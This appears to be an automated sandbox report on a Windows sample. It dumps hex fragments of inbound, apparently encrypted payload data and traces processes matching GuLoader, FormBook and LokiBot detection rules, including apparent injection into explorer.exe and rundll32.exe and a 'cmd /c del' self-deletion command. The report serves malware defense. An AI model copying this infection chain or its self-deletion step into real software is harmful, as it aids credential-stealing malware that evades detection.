2021-11-25 12:01:33 UTC	539	IN	Data Raw: 77 74 a8 2a 4b e2 06 58 96 8d ca 8d 97 65 ff 91 4b 09 4b d8 7f 8a 8e 9a b1 7a 27 ad e7 be 0a c7 2a 84 66 f3 ed 22 14 a0 8a ab 86 86 a0 57 c7 6f 49 8f 15 82 df 06 4e ee 1b 5c 2f df ae ed cb 0c b3 38 49 dc d3 b9 ea 5e c8 37 11 ee 80 f9 3c 02 88 cf ac d7 f7 ec fc a8 71 ea 2c b6 70 94 26 40 07 5d ce 15 cb fa 24 65 43 be 34 b0 53 91 40 fd 60 7e 3a 3b 2a 60 f3 8c 2f 3f bd d9 42 87 58 a9 8f 58 3c c4 93 32 74 55 f4 6e a1 4c b1 6e 83 75 68 2a 4a 63 ea cb 02 48 d2 d8 d5 9a a0 b7 fc 06 03 1a 56 ba 3f 46 4b 5c dd a9 e8 2a 7d df fb 81 e2 7b b7 60 72 c7 5b 59 a1 35 ca e0 7f 37 65 86 21 06 3e e0 0d 95 41 ac 28 fe 43 2b 31 3d d3 fc 21 7d 45 2e f3 d0 cb b9 1f 31 33 22 df 1d 92 a1 fe 51 3d dd d7 2a 99 ee d0 7d 36 26 61 80 a9 c0 f3 18 39 8e 12 f9 c0 d1 a8 15 3d 5f 2f c9 82 Data Ascii: wt*KXeKKz'*f"WoINV8I^7<q,p&@]$eC4S@`~:;*`/?BXX<2tUnLnuh*JcHV?FK*}{`r[Y57e!>A(C+1=!}E.1 3"Q=*}6&a9=_/
2021-11-25 12:01:33 UTC	546	IN	Data Raw: 93 f7 95 01 1c e9 c9 90 db 44 18 c7 57 d0 65 23 22 c6 e3 c8 e8 80 e5 ee 48 59 19 f8 44 3f 5a 75 8b ab f1 fd 5b 06 57 6a 17 2d b3 e0 72 42 bc f5 13 a7 75 1a 9a c1 ad fe 4f cd 14 9e 03 2b 88 7c 5c 2d de ce 87 bc 11 6a 59 ba 4d fb c2 82 cd 64 f5 a3 d0 35 13 1f 03 48 7d 4f 0b ae 21 9c 2e 3f af ea b2 ed b3 c9 a7 85 bf 28 3a d8 92 a5 97 f7 58 6e 54 5d 55 59 b9 c8 70 61 b3 c5 12 1d 94 99 4b 0e 46 70 95 fa 71 be 7a 19 bc 37 de 26 a5 ab 9b 17 51 14 dd 66 56 fe 0b e3 d4 a9 5b fb d2 71 2a 86 9d 04 9d 71 a0 dc f7 dd 00 fe b7 47 c8 ef 63 22 56 3c c7 bd c8 38 c9 13 86 fc 3d f0 20 87 af 9f 46 1e bd bf 5e a8 85 3e 73 78 06 b5 45 c5 62 eb 73 8f eb ec e4 1d 01 2e 4d 1c 89 c4 3d 54 c8 fe f1 95 7c 0b c4 4a 71 37 e0 19 d0 dd ba 8d e7 1d bd fb 49 18 0f 47 81 bc 97 af b3 93 75 Data Ascii: DWe#"HYD?Zu[Wj-rBuO+|-jYMd5H}O!.?(:XnT]UYpaKFpqz7&QfV[q*qGc"V<8= F^>sxEbs.M=T|Jq7IGu
2021-11-25 12:01:33 UTC	554	IN	Data Raw: c0 96 49 cd 9d e3 59 af 89 f3 bf ba ca 96 50 ca eb d6 6b 0f df e2 39 a1 bb e1 71 2e dc 70 7c b3 fe b1 3d 5a dc 17 19 2b c5 8d eb ec 96 69 78 a3 1f 61 30 c4 3d f9 58 2a 3d 95 1a 3b 1d 02 8e c8 9c 35 3b 7e 33 01 91 2c 2a 2a e7 1e 0f cd 58 3e c2 7d c3 1e be 57 d0 1f 43 a8 e9 b1 e1 65 65 8f aa 09 4a 95 40 0a 95 59 2c 47 21 76 34 1d 92 67 77 b4 2e 95 22 53 5b 16 a9 33 38 85 97 9e ad c7 bd cf 33 ae fe 8a e3 4d 65 3b a0 e3 f1 b3 28 45 95 ae 00 8d 57 13 4d a2 aa e7 81 51 61 d0 3a 4f 10 b9 23 68 07 29 52 ac 1b 34 1a 61 05 ca c5 07 d4 3b 5c 3e 99 97 0f cd 2b b8 2b 47 dc 01 59 73 a3 f9 e5 7c 3f 1b 4f 39 e3 d8 ea e1 2b 3d 52 83 f5 59 f7 1d 9b 93 18 ea 77 43 8c 82 0e dd 90 bb 77 55 02 41 de 8a 0f f8 0c 72 5a 48 d7 a8 76 d4 12 f4 7a 30 0e 5a 2a c4 bb ed d6 7e f9 92 16 Data Ascii: IYPk9q.p|=Z+ixa0=X*=;5;~3,**X>}WCeeJ@Y,G!v4gw."S[383Me;(EWMQa:O#h)R4a;\>++GYs|?O9+=RYwCw UArZHvz0Z*~
2021-11-25 12:01:33 UTC	562	IN	Data Raw: d9 61 6f 9a c0 da 28 6c 0e 3e cf 1c 0f cd c0 4e 75 e2 54 1f 7d 92 f6 a6 e5 a7 f5 96 5f 8a 39 27 ba 8a b0 99 c5 e0 6f f7 4e fa 16 01 e5 46 de 9b 99 66 19 1e 4a 44 f4 f9 58 fd a9 f2 38 3b 90 ca df 9e bb d7 ce 69 bc 3d fb dc 3c 66 a3 83 fc 36 c4 d7 df 90 46 f9 ed 98 c1 19 e5 92 ef 07 e3 d5 a0 c6 9e 0c 9f a1 f3 01 b6 26 8a dc 6e 40 af d8 f1 6a f2 6f 49 47 4d 9a 61 a8 50 68 a6 5e 83 b1 ea 10 ba 8f 83 79 f0 48 37 81 5d 3a 2c d7 d3 4f 62 6f 86 cc 10 4b 6b e4 46 6a 3c 85 6d 30 1a 8a fd 2e c0 e1 22 97 b9 91 35 f3 67 4f ee e9 a3 6b ec db 09 97 c6 d6 80 fa 8d 42 c3 7f 55 eb 49 b2 62 a0 8f 86 06 be 98 42 d4 c3 6b 57 f3 bf 35 86 89 96 57 6c 93 e6 c5 a6 da 7e 9a b0 78 d2 8b 73 11 59 e1 4d 0a 08 6f 0b ad 00 15 c0 e5 05 92 b6 f2 45 9f 32 67 c6 e4 ff 73 cb 17 f0 19 02 7d Data Ascii: ao(l>NuT}_9'oNFfJDX8;i=<f6F&n@joIGMaPh^yH7]:,OboKkFj<m0."5gOkBUIbBkW5Wl~xsYMoE2gs}
2021-11-25 12:01:33 UTC	570	IN	Data Raw: 9f 4f 06 44 ed 3a 67 59 cc 84 6b 7b 2d c1 d9 f8 20 b1 c6 eb c2 28 b5 b6 fb a1 11 3e 80 aa 47 c1 50 98 fd bc ce de 3a 95 60 64 17 67 4e eb 32 49 be b4 0c d6 ba f8 9e 04 71 98 1b 82 3e 4a 26 25 b9 37 fd 1b 7c cf 67 ba 33 36 67 d4 00 9a 55 17 45 a0 fa bd 7e 1f f2 d7 03 23 43 a8 de 65 00 d3 08 03 ac 26 b0 2c 8c 9f 1e c0 da e5 37 2a 35 8f e7 cb 8b 47 8d 80 aa 84 3c 1a d1 1c 19 3b 59 32 00 ee a6 ee 0b 4e c7 d6 f8 60 ad b4 4e 79 42 75 54 88 f2 ab de 03 1b 96 83 4b 6a df 54 a9 aa 6e b0 e1 59 b2 15 34 66 e8 e4 10 64 a7 08 47 f3 f3 61 15 2e 78 ed a5 b0 da 42 62 c8 f5 ec fc 71 c6 15 d3 b6 70 90 fc de b0 d8 4c 15 cb a1 22 0d 1e 81 48 b6 16 0c 62 9e ee 76 33 fb 7a 62 30 2c a9 7a 45 06 87 0c 22 52 7a 0a 6c 7d d4 5c 7b 06 25 f8 e3 42 5f 87 a5 38 68 74 4a 91 e5 5e e3 9d Data Ascii: OD:gYk{- (>GP:`dgN2lq>J&%7|g36gUE~#Ce&,7*5G<;Y2N`NyBuTKjTnY4fdGa.xBbqpL"Hbv3zb0,zE"Rzl}\ {%B_8htJ^
2021-11-25 12:01:33 UTC	578	IN	Data Raw: bf 18 09 42 e2 32 a7 0c 30 08 90 55 a3 2b b9 b8 84 1b 45 41 c0 82 0d f4 a3 b8 a8 a1 ae bf 2b 47 44 a8 2c 5b 84 87 82 7f c9 9b 6b 1f 6d 0d b8 2e 97 55 5e a3 b2 0e 82 ab fc 9e 64 d2 e3 db 86 9e 55 b0 a9 d1 f2 bb 97 b6 96 fa 25 c7 54 b7 c9 14 13 bd 1a af 9d 05 6a aa a7 80 ec cb a8 16 a0 38 10 e8 a8 69 ce d4 d1 a9 3f 51 0b 5a 61 f5 31 26 f6 f7 f7 5b 80 8e be bc fb 2f 27 9a 5b da 49 41 39 43 cd ac 92 7a 02 0f 2b d8 c9 56 b9 b8 cf 20 50 fb 06 c6 18 70 c4 62 b4 de 90 85 2b 5f e3 7d e5 8a 74 3e 54 ff 48 54 54 be b8 3b 55 e8 b3 16 07 4a 4b ff 86 83 6a 3d 2b c7 d1 3a ff 68 e3 f2 7c ee 76 ae 25 a6 a4 93 50 16 ff 63 44 28 38 44 cb 23 44 7e be 0e 8c a1 9e 33 02 54 7b ba 5d 74 3d 0e c7 eb 9c 51 cc db 9e 55 ea f2 fa 73 c5 2e 92 50 b4 6c 89 16 c5 98 1b 85 5a 11 b1 98 fc Data Ascii: B20U+EA+GD,[km.U^dU%Tj8i?QZa1&[/'[lA9Cz+V Ppb+_}t>THTT;UJKj=+:h|v%PcD(8D#D~3T{]t=QUs.PlZ
2021-11-25 12:01:33 UTC	585	IN	Data Raw: 5d 34 b0 7b e5 91 6f 0b 13 20 17 da 67 57 a0 87 bf 95 4b 66 08 4b b8 f4 c4 76 99 4f 85 62 02 7e 7d c1 73 21 d0 bf 49 0d d8 7a 64 07 5f 4f ce 97 0a dc 94 26 24 cc a7 4c 6b 2f f2 7e d5 0d 1a 2d 1f 6b 5e d1 6c 73 4e 35 71 98 45 e0 30 a7 b3 8d e3 5d 52 d7 4c df 66 ca 50 e6 9e f9 db cb 67 4b 61 1b 57 48 5b 67 11 3f fc 47 11 41 a9 1b 47 a7 b8 c5 bd 5d 66 f8 13 45 90 28 7e 19 90 4b 33 56 49 07 39 04 76 b3 75 01 cd 93 5b ed 1d e3 5a db 2b d2 ec 35 77 76 79 03 df f5 d3 92 6d 4f 01 fe 86 4d 0b 07 3e 66 8d d9 0e c0 9b 7e cd be c2 80 5c 5e d5 b2 e2 15 84 2d 45 89 c4 ba e9 61 08 90 3f fe fe 22 7e ec 44 62 1b 5a 49 79 0a e9 f7 34 42 40 f0 a0 0a 7b 2a fd 43 2e b3 1f cf 90 f7 b9 c5 01 85 38 a2 62 bc 74 89 5f c5 3a 50 99 72 7b 4a 7a e7 4f 3e 3f 4f 01 07 17 8f 87 bb 3b 67 Data Ascii:]4{o gWKfKvOb~}s!Izd_O&$Lk/~-k^lsN5qE0]RLfPgKaWH[g?GAG]fE(~K3VI9vu[Z+5wvymOM>f~\^-Ea?"~D bZIy4B@{*C.8bt_:Pr{JzO>?O;g

Timestamp	kBytes transferred	Direction	Data
2021-11-25 12:01:33 UTC	593	IN	Data Raw: 18 ba d6 5f 31 8a 16 79 cd 91 4e f2 19 c0 f5 c6 18 df fe 49 41 a4 f9 01 01 c3 25 55 8b 7b b0 39 2d 43 7e f3 c0 eb 7a 5c d6 bc fe 7c 4e d0 ba 11 1e a4 17 b2 32 49 ce c7 7a 4e 8d b9 60 b8 33 b8 6d 1a 1d 83 d0 d2 a9 67 fc d6 70 ec 9d f4 a6 bd 6e 42 bd d6 80 76 ef df da 0d c8 05 47 ad b3 dd 5f 07 09 ba 73 79 96 b3 61 05 11 76 d1 62 e7 5f 5d 42 68 6b 6c b0 7c 3b c2 95 30 81 73 b3 09 38 ae 72 9e b7 c4 97 c2 e7 ca 91 83 30 b2 cf da aa 1b fa 3a 81 b4 90 12 de 6a 7a 66 5f cd b1 6d 9d 5a a9 e4 12 33 71 2f d1 0b 58 c2 41 59 a7 9f ae 57 ba da c6 cc be ec e5 b7 ad 90 16 3f 23 18 f1 78 a1 e6 64 42 92 13 28 a0 11 10 8f b0 25 fd b6 ab df 1c b7 53 bf bf 30 99 84 a1 6d 4f f4 d6 6f 06 a3 69 83 2a ac 32 1f 4d b2 91 8a a4 51 6c 98 d7 6d 3d 14 3f df 56 31 39 ed d0 3c ce ab fb Data Ascii: _1yNIA%U{9-C~z|N2IzN`3mgpnBvG_syavb_]Bhkl|;0s8r0:jzf_mZ3q/XAYW?#xdB(%S0mOoi*2MQlm=?V19<
2021-11-25 12:01:33 UTC	601	IN	Data Raw: 6f 5d 45 95 9d 3b a9 46 1e a9 07 f0 80 ff 1a c7 4e 4d 60 f6 d3 24 ac 27 97 eb 78 e5 e4 a6 88 9b a3 fe 0a 74 0e 32 12 df 1c 3c 25 9c 0d 2f 91 02 62 3f c4 89 de 67 b4 4f 61 d8 7a 83 b1 61 55 39 e2 4b e9 6d 26 98 ce 55 e1 11 d3 32 0a 3d 68 6d c2 66 1b 83 d9 97 18 4e 47 56 c3 60 20 88 38 c2 f3 2e dc 30 4a 41 70 12 57 8b 03 ae 63 67 16 90 d4 ff a2 0a 98 d8 40 7d 17 e4 00 b6 c0 64 24 7c a8 16 dd 07 f1 21 cb 98 d6 27 39 3d a7 ec d0 07 2c eb ec 90 aa 8a 15 2e 68 5a 7f f1 9d 84 a6 31 df ee 0b 8b 7e be e3 e4 18 74 97 3f a2 a3 1d c8 16 63 da a7 49 8b 0a 4a 33 fa ff eb 53 3a 00 88 5f 82 e3 3f 29 fa c7 ef 47 6c 78 5b e4 49 ea 16 1c 84 e2 89 05 a2 3e 18 1a ef 81 a1 0f 5d 66 05 cd 9e e9 a7 39 c4 3a 1c be 6a b9 84 90 82 b3 2e 12 4f 3a 26 41 41 75 54 5d 38 69 c3 3e 92 18 Data Ascii: o]E;FNM`$'xt2<%/b?gOazaU9Km&U2=hmfNGV` 8.0JApWcg@}d$|!'9=,.hZ1~t?cIJ3S:_?)Glx[l>]f9:j.O: &AAuT]8i>
2021-11-25 12:01:33 UTC	609	IN	Data Raw: d7 10 b6 98 45 cc 3c 2d e9 70 9f 88 67 fe 72 93 45 00 1d c6 9b 03 23 12 a3 77 0d e2 5b ea 8b 15 f5 ba d5 3d 5c f6 4b d5 b4 61 9a 8b a9 6f 43 88 8a 8c 8b 8c 4b 9c 87 62 97 fc 66 9a e9 3a 8b 21 e2 b2 c7 2e 5d 99 66 5c 78 22 51 43 75 54 53 c8 c8 23 b0 18 90 8e c2 88 20 f9 e7 07 96 e0 6a df 0a d1 5c ee 31 e7 97 dd 65 b8 ea 5e 61 df 9c 7b 80 05 9b 3e b2 ca 61 57 2f 53 80 be 77 ea 10 dd b4 a0 a3 80 50 1a 24 9d 43 72 21 01 d4 a0 34 b0 c1 91 5d 15 60 7e 61 38 93 3d 97 2b db fc 55 54 d7 87 a4 0e b3 e3 73 cf 7b 28 b7 bd 77 aa b1 13 51 ac eb fd e0 fc 49 6f 15 ea 97 ba 9c b5 d5 66 5f 48 f4 93 02 76 00 bb 3f 08 2e 5c 21 56 17 23 56 e8 85 35 1c 3e 28 88 72 c7 3d d0 6d b3 23 00 73 36 17 c0 c9 fa c1 1f 5d 25 47 a2 a7 7e 30 58 b7 d5 2f 03 de 2c 4b 05 5d 85 a9 b9 63 36 fb Data Ascii: E<-pgrE#w[=\KaoCKbf:!.]f\x"QCuTS# j\1e^a{>aW/SwP$Cr!4]`~a8=+UTs{(wQIof_Hv?.\!V#V5>(r=m#s 6]%G~0X/,K]c6
2021-11-25 12:01:33 UTC	617	IN	Data Raw: 77 d8 7b 6b 2a 25 48 05 38 5e 9d dc f4 d5 3c 5d e0 6e e4 c8 68 e7 36 a5 16 5a 57 9b 93 9c 0c 60 78 8c 64 f7 4c 19 9e c8 33 5e 88 6e cf 74 36 3e 04 4f 09 ea ed c5 a0 59 b6 9e df dd 6e 38 70 0d 5c e9 b5 4b 39 d8 0d a4 54 49 21 d1 5c 77 d0 6c a6 50 75 c9 e3 e0 58 c7 6a 53 79 02 74 05 5a ae 8a d6 83 0c 58 7a 6f c3 4a 54 b1 aa 7c 6a 0f 22 66 7e da 93 a1 94 3f 56 58 62 52 0b 69 bb 7a 3d fe bf a3 32 07 83 f0 9d b1 c9 a2 64 07 f7 ea 9b 79 6d d3 30 72 a2 49 17 2d e3 35 af 55 f3 b4 aa e4 70 ed 05 8c f2 a5 de b7 08 77 56 fa 52 c8 9d d8 10 54 46 9e ec 20 66 3a a1 4b 55 3f 11 a6 fd ca f1 2c cc a6 18 1b b6 02 21 ec f3 55 2b 67 16 d5 86 01 3b 2b 8a 92 86 c5 87 df 33 ce 8f 80 ef cf dd 67 9a 1c b9 12 3e cb a2 d2 53 e6 59 a9 4a 31 bf 19 18 a0 d3 d9 df 5e d1 42 b2 1e f3 e0 Data Ascii: w{k*%H8^<]nh6ZW`xdL3^nt6>OYn8p\K9TI!\wlPuXjSytZXzoJT|j"f~?VXbRiz=2dym0rI-5UpwVRTF f:KU?, !U+g;+3g>SYJ1^B
2021-11-25 12:01:33 UTC	625	IN	Data Raw: cb 25 e9 09 0a 08 6c 8d 8b 5b 75 bd f1 b1 f1 0d 75 87 30 c0 6a 79 ca 9a 11 96 39 85 12 83 5b ec cb c2 11 25 bf 7d 84 49 61 87 75 48 20 d3 77 54 80 6d 37 d6 21 5f f7 3a 47 51 af d0 51 81 fa 8a 4c 26 63 57 94 fd 3d f7 d7 e7 68 b1 73 f4 97 f4 f0 c4 79 dc 51 18 5c 96 56 23 ea 00 35 e3 40 c1 24 d2 f5 1f 01 93 c3 f7 73 79 10 02 14 f7 8c dc 89 2c 3a a8 84 ad 05 81 69 03 54 95 e9 ca 86 f7 b0 f1 15 f7 7d 81 31 5b 95 bd 4d a1 3e ad a4 0a e6 54 40 fb f9 20 09 aa a8 80 88 2a fa e5 0f 89 3a 3b 4a b9 ec cd bc e4 2e 6f 43 f4 1e ae 6d 18 75 46 3c a5 4f db 34 9c 46 8e ce 9b b1 93 43 fc eb f1 43 76 76 eb 4c a0 b4 c5 7d 49 44 3b f3 22 61 46 c5 ac ed ca af ad b4 eb d0 ab 13 80 af 21 78 a0 df c5 1c 87 fc 15 80 eb 65 84 73 26 72 96 b3 fe 20 21 79 fd 60 2f 60 a9 6c ec f9 cf 4a Data Ascii: %l[uu0jy9[%}IauH wTm7!_:GQQL&cW=hsyQ\V#5@$sy,:iT}1[M>T@ *:;J.oCmuF<O4FCCvvL}ID;"aF!xes&r !y`/`IJ
2021-11-25 12:01:33 UTC	632	IN	Data Raw: 14 27 0b 9e 3f 22 e9 e1 4b d7 fd cc 2a a7 20 d8 27 4a 9c 34 f2 fa 06 6b 51 fe e8 1e ef d9 65 5a 30 88 ae 98 ec 32 c0 2b 3b f3 6b 7d 5e 83 15 29 c8 e7 62 72 4f 8c 26 85 aa fa cf 66 09 05 02 d1 12 ae 29 d8 86 31 29 1e 97 c9 89 c3 d7 06 9f 65 8f 3e c1 85 6c 36 fd 3c 3a 7e 39 a8 d8 ce 56 6a 11 ec 96 bb 06 9e 1f bc d1 08 55 d1 21 b0 f2 d2 e2 af 1c ad d9 fa 80 cc be 13 3c 63 f4 d9 29 6d 36 61 01 2a 29 84 0d 19 8f 4a 65 9a 08 8d 93 60 57 20 9a 19 ec 50 27 97 5c da 73 d2 4a 49 73 64 fa ee 91 c5 c2 e5 69 16 f4 3e 59 92 80 2c 94 20 8f 45 08 cb 2d 15 35 8f f3 4b 37 e6 65 cb bc 8e 2c d3 63 82 f4 81 74 54 03 3b 09 9d 85 4e da 1e a3 23 5a 54 72 7d 03 30 a8 bb 60 2e 83 4e dc 16 7d ef fe 6e 6d 33 b1 f0 a1 64 a6 48 3b 4f 21 2b 9e 7f 39 4d c1 5a 3e 27 bd eb e3 29 c9 27 eb Data Ascii: '?"K* 'J4kQeZ02+;k}^)brO&f)1)e>l6<:~9VjU!<c)m6a*)Je`W P'\sJIsdi>Y, E-5K7e,ctT;N#ZTr}0`.N}nm3dH;O!+ 9MZ>')'
2021-11-25 12:01:33 UTC	640	IN	Data Raw: 7d ee 93 7c c8 a7 54 e9 e1 5f 44 d4 7b 12 05 02 53 9a 24 be 8f ee 28 6e 94 04 0b e3 80 fc 64 b6 94 90 4d c1 cb 50 70 5b 0c e3 da 4d 13 12 79 c9 d5 39 2c ba 06 19 fa 4f 70 ca 7f cc dd 3d 43 10 1c 4a 6b 80 dd b6 b9 3c e5 4f 38 8b 8b af 80 fd 32 8e 5c 66 e9 be 8e 5c da 58 ce 0c e9 a1 5d fe de 19 6d 15 ec 43 35 f6 8f b6 5d 29 e9 ab ed 8e 13 13 01 6c c1 b6 66 7e 9e d8 ea 93 9e 56 cb 42 90 99 98 79 ca cb d1 d6 aa 89 d0 d6 81 1c 74 cd 82 e0 6b 93 48 f2 0f 9c c2 fb ee f8 ca 1b 76 60 c2 ae ab 9b 5d 07 1d cd 6d 03 39 4b 02 c2 06 5e fa e6 d2 57 5d 95 38 2c aa 8d 0f 9b a8 dd 19 c5 52 b3 1f ad b5 02 25 ab 37 36 60 25 b8 cc cd 2c 39 71 e8 86 57 cc 8d 44 ea 3e 87 9f 5b 0a 60 8b 99 66 aa b4 52 b4 91 ca 69 c7 29 63 93 e4 9e 0c c0 ee 48 c3 41 2a 4b d5 ff 09 33 8b 8f 7e 30 Data Ascii: }|T_D{S$(ndMPp[My9,Op=CJk<O82\f\X]mC5])lf~VBytkHv`]m9K^W]8,R%76`%,9qWD>[`fRi)cHA*K3~0
2021-11-25 12:01:33 UTC	648	IN	Data Raw: 07 13 23 bb 38 c9 12 7e 8f ba c8 7b 28 f2 25 a6 e8 69 ac ac 9a dd 8f 1d a9 13 57 58 58 e8 63 34 d0 83 66 01 0d 00 6c 4b 59 dd 90 91 dd 19 42 76 7f e8 78 a2 04 fb 83 63 bd 05 c7 d2 0e e1 d9 00 60 8a 34 73 c8 78 3e 5b e7 3e a3 9d ed 5b 1a 06 f0 9f 51 fa 44 a4 95 ae 99 79 f2 2b 5c 9f c0 c4 5b 64 a1 76 e2 26 98 54 b0 67 60 f8 9b a2 b3 6a 1d d4 ac 87 32 f3 54 da 1b 70 52 c3 09 51 1c 05 4a 39 37 8c 1e d5 98 4a dd 10 04 06 0e ab c0 ec de 54 c1 e5 4b e3 9f a9 b5 33 0b 6d 03 3b ea 64 49 a1 8a c4 0d 1b d3 59 41 4a 0d 86 49 38 72 c8 ca cd 5f cf 0c 86 70 a9 fc f7 09 35 b1 a9 71 42 c4 37 f4 b8 4f 18 f7 22 b0 e9 62 6e b5 c8 df 7e 73 f2 93 ab 94 f2 9e 37 6b 95 f3 05 3d 96 36 a0 97 a6 db a5 95 e4 a7 7e 3a e0 e6 ed 80 3b 17 16 ed fc ab d1 bc 64 ff 41 fb eb 91 c1 8e 6f f4 Data Ascii: #8~{(%iWXXc4flKYBvxc`4sx>[>[QDy+\[dv&Tg`j2TpRQJ97JTK3m;dIYAJI8r_p5qB7O"bn~s7k=6~:;dAo

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: Zr26f1rL6r.exe PID: 6656 Parent PID: 3436

General

Start time:	12:53:27
Start date:	25/11/2021
Path:	C:\Users\user\Desktop\Zr26f1rL6r.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\Zr26f1rL6r.exe"
Imagebase:	0x400000
File size:	144472 bytes
MD5 hash:	812181DF251E06433BF2F4F6A0C0F0F4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000002.00000002.47312005259.0000000002310000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

Analysis Process: Zr26f1rL6r.exe PID: 6600 Parent PID: 6656

General

Start time:	12:54:11
Start date:	25/11/2021
Path:	C:\Users\user\Desktop\Zr26f1rL6r.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\Zr26f1rL6r.exe"
Imagebase:	0x400000
File size:	144472 bytes
MD5 hash:	812181DF251E06433BF2F4F6A0C0F0F4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 0000000A.00000000.47309959760.0000000000560000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.47948793587.000000001E520000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.47948793587.000000001E520000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.47948793587.000000001E520000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.47938169208.00000000000A0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.47938169208.00000000000A0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.47938169208.00000000000A0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com
Reputation:	low

File Activities Show Windows behavior

File Created

File Read

Analysis Process: explorer.exe PID: 4644 Parent PID: 6600

General

Start time:	12:54:56
Start date:	25/11/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff68e4c0000
File size:	4849904 bytes
MD5 hash:	5EA66FF5AE5612F921BC9DA23BAC95F7
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000000.47834355504.0000000011F4F000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000000.47834355504.0000000011F4F000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000000.47834355504.0000000011F4F000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000000.47886932964.0000000011F4F000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000000.47886932964.0000000011F4F000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000000.47886932964.0000000011F4F000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com
Reputation:	moderate

File Activities Show Windows behavior

File Created

File Deleted

File Written

Registry Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 4624 Parent PID: 4644

General

Start time:	12:55:10
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe
Imagebase:	0xd50000
File size:	61440 bytes
MD5 hash:	889B99C52A60DD49227C5E485A016679
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: LokiBot_Dropper_Packed_R11_Feb18, Description: Auto-generated rule - file scan copy.pdf.r11, Source: 0000000F.00000002.51918146774.0000000000540000.00000004.00000020.sdmp, Author: Florian Roth • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000002.51917426934.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000002.51917426934.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000002.51917426934.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000002.51921251635.0000000000C70000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000002.51921251635.0000000000C70000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000002.51921251635.0000000000C70000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: LokiBot_Dropper_Packed_R11_Feb18, Description: Auto-generated rule - file scan copy.pdf.r11, Source: 0000000F.00000002.51929622698.0000000004887000.00000004.00020000.sdmp, Author: Florian Roth • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000002.51921478226.0000000000CA0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000002.51921478226.0000000000CA0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000002.51921478226.0000000000CA0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com
Reputation:	moderate

File Activities Show Windows behavior

File Read

Registry Activities Show Windows behavior

Analysis Process: cmd.exe PID: 5276 Parent PID: 4624

General

Start time:	12:55:14
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\Users\user\Desktop\Zr26f1rL6r.exe"
Imagebase:	0x320000
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities Show Windows behavior

Analysis Process: conhost.exe PID: 424 Parent PID: 5276

General

Start time:	12:55:15
Start date:	25/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
